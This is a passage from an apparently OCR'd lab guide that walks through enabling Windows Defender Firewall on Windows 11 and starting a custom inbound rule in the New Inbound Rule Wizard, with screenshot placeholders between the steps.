2. Open the **Control Panel**; navigate to **System and Security** --> **Windows Defender Firewall** and click **Use recommended settings** to turn on Firewall.




3. Now, you can see that the Firewall is enabled in the **Windows 11** machine. Click the **Advanced settings** link in the left pane.




4. The **Windows Defender Firewall with Advanced Security** window appears; here, we are going to create an **inbound rule**. Select Inbound Rules in the left pane and click **New Rule** under **Actions**.




5. The **New Inbound Rule Wizard** appears. In the **Rule Type** section, choose the **Custom** radio button to create a custom inbound rule and click **Next**.




6. In the **Program** section, leave the settings to default and click **Next**.



